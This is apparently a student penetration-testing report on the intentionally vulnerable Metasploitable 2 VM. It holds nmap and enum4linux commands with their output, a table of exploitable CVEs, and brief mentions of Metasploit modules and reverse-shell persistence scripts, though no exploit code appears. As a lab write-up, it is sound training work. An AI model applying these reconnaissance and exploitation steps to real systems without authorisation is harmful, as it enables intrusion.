وزارة الاتصـــــالات
وتكنولوجيا المعلومات

Digital Egypt Pioneers
Final Project

Network Penetration Testing Metasploitable 2

Prepared by

- Mohamed Sayed Maher Ahmed
- Waleed khalid Edress
- Abdelrahman Tarek Farouk
- Ahmed Mohamed Ahmed Elganagy

Target

- Metasploitable 2 (VM)

Report Canvas (Summary):

1. Executive Summary

This test was done on the Metasploitable 2 virtual machine to find security problems in services like FTP, Java RMI, SMB, UnrealIRCd, VNC, Telnet, and Apache Tomcat. We scanned the system, looked for weaknesses, and tested known exploits. Several serious issues were found that allowed full access to the system

---

Key findings

Port	Service	Vulnerability	Description	CVE	Exploitabilit
21	FTP (vsftpd)	Backdoor	A hidden backdoor in vsftpd 2.3.4 allows remote code execution.	CVE-2011-2523	High
25	SMTP (Postfix)	Misconfig	The SMTP service may allow unauthorized relaying or user enumeration.	-	Medium
1099	Java RMI	RCE via Deserialization	Allows remote code execution via unsafe object deserialization.	CVE-2011-3556	High
445	SMB (Samba)	Usermap Script RCE	Command injection via the Samba "username map script".	CVE-2007-2447	High
6667	UnrealIRCd	Backdoor RCE	Contains a built-in backdoor that runs commands sent over IRC.	CVE-2010-2075	High
5900	VNC	Weak Credentials	VNC server allows access using default or weak passwords.	-	Medium
23	Telnet	Default Login	Telnet accepts login using default credentials.	-	Medium
8180	Apache Tomca	Weak Credentials + Upload	Default credentials allow access to manager panel for deploying	CVE-2009-3548	High

Recommendations

- Patch and upgrade vulnerable services such as vsftpd.
- Implement strong authentication mechanisms for V and FTP.
- Disable unnecessary services (e.g., Telnet, RCE).

2. Methodology

The methodology for port services is a well-defined, structured process that consists of key phases. In each phase, we employ targeted tools to identify vulnerabilities, exploit weaknesses, and assess potential risks precisely. Below is an overview of each phase.n of each phase:

---

3. Reconnaissance

3.1. Scanning & Enumeration

Identifying active services and gathering information about their configurations

Tools Used:

- **Nmap:** For identifying open ports and detecting service versions (nmap -sV).
- **smbmap:** lists accessible SMB shares and permissions
- **enum4linux:** performs detailed SMB enumeration including users, shares, and policies.

Outcome:

- Detected open ports including FTP, SMB, Telnet, Java RMI, Apache Tomcat, VNC, and SMTP
- Enumerated software versions and banner information to support further vulnerability mapping

---

3.2. Vulnerability Scanning

Identified vulnerabilities were tested through exploitation to confirm their impact and determine the level of access they could provide.

Tools Used:

- **Nessus:** For in-depth vulnerability scanning based on up-to-date vulnerability databases
- **Nmap Scripts:** To run basic vulnerability checks (nmap --script vuln).

Outcome:

- Found multiple high-risk issues, including backdoors, remote code execution vulnerabilities, and misconfigurations in FTP, Samba, Tomcat, and other services.

---

4. Exploitation

Exploitation to confirm their impact and determine the level of access they could provide

Tools Used:

- **Metasploit Framework:** Used to automate the exploitation of known vulnerabilities.

Outcome:

- Gained unauthorized access through multiple services, achieving remote shells and command execution

---

5. Maintaining Access

Techniques were tested after successful exploitation to consistently access a compromised system or network over time, even if the system is rebooted or updated.

Tools Used:

- **Python Scripts:** Reverse shell and backdoor scripts to maintain access.

Outcome:

- Temporary access was maintained on compromised services, demonstrating post-exploitation control.

Reconnaissance


The primary objective is to gather as much information as possible about the target system and its network environment. This information helps in identifying potential vulnerabilities and planning the subsequent exploitation phase.

1. **Network Discovery**

   Nmap : The primary tool used for network scanning is to identify all the machines which is up or down.

---

nmap -sn <Target-IP>/24



Analysis: The output reveals active machines.

192.168.3.129

2. Full Port Scan & Service & Version Detection

Nmap : The primary tool used for network scanning is to identify all the port which is open.

nmap -sS -sV -p- <Target-IP>

```
┌──(root㉿kali)-[/home/mo]
└─# nmap -sS -sV -p- 192.168.3.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-23 03:17 EET
Nmap scan report for 192.168.3.129
Host is up (0.044s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
```

```
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
42214/tcp open  java-rmi    GNU Classpath grmiregistry
44069/tcp open  nlockmgr    1-4 (RPC #100021)
53580/tcp open  mountd      1-3 (RPC #100005)
56435/tcp open  status      1 (RPC #100024)
```

Analysis: The output reveals active ports and associated services, allowing Further focus on specific vulnerabilities based on known exploits for those services.

3. Port Scan & info Gathering & vuln scan

In this stage, the focus is on deeply analyzing identified services to detect vulnerabilities, misconfigurations, and other flaws. Dedicated vulnerability scanners are employed to assess each service, pinpointing known CVEs and setup issues.

Nmap : The primary tool used for network scanning is to identify all the open port and a vulnerability that could be there.


smbmap: lists accessible SMB shares and permissions

enum4linux: performs detailed SMB enumeration including users, shares, and policies.

Port 21 (FTP)

FTP (File Transfer Protocol) is a standard network protocol used to transfer files between a client and a server over a network.


nmap -sC -sV -p21 <Target-IP>



Now we know the version of the FTP **vsftpd 2.3.4**

And from the default scripts -sC the Ftp allowed Anonymous login

nmap --script vuln -p21 <Target-IP>




From vuln scripts in nmap we know the service have backdoor vuln on it and we know the CVE of it:

CVE-2011-2523


Port 1099 (java-rmi)

Java RMI (Remote Method Invocation) is a protocol that allows Java programs to communicate with each other over a network. It enables one Java program to invoke methods on an object running in another Java Virtual Machine (JVM), typically on a remote server.

nmap -sC -sV -p21 <Target-IP>



nmap --script vuln -p21 <Target-IP>




After scanning using nmap vuln scripts we know that the service have remote code execution vlun on it and we know the script to exploite it

java_rmi_server.rb


Port 6667 (IRC):

Port 6667 is typically associated with IRC, used for real-time chat.The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the a ected host.

nmap -sV -script-vlun -p 6667 <Target-IP>



we used Nessus to get information about this vulnerability:





CVE: CVE-2010-2075.


Port 139, 445(SMB):

port139 Used for SMB over NetBIOS while port 445 Used for direct SMB over TCP. A misconfigured "username map script" in Samba lets attackers run system commands via the username field without logging in, leading to full system compromise.

enum4linux -a 192.168.214.139




File Actions Edit View Help
index: 0×23 RID: 0×3fc acb: 0×00000011 Account: uucp Name: uucp D
esc: (null)
user:[games] rid:[0×3f2]
user:[nobody] rid:[0×1f5]
user:[bind] rid:[0×4ba]
user:[proxy] rid:[0×402]
user:[syslog] rid:[0×4b4]
user:[user] rid:[0×bba]
user:[www-data] rid:[0×42a]
user:[root] rid:[0×3e8]
user:[news] rid:[0×3fa]
user:[postgres] rid:[0×4c0]
user:[bin] rid:[0×3ec]
user:[mail] rid:[0×3f8]
user:[distccd] rid:[0×4c6]
user:[proftpd] rid:[0×4ca]
user:[dhcp] rid:[0×4b2]
user:[daemon] rid:[0×3ea]
user:[sshd] rid:[0×4b8]
user:[man] rid:[0×3f4]
user:[lp] rid:[0×3f6]
user:[mysql] rid:[0×4c2]
user:[gnats] rid:[0×43a]
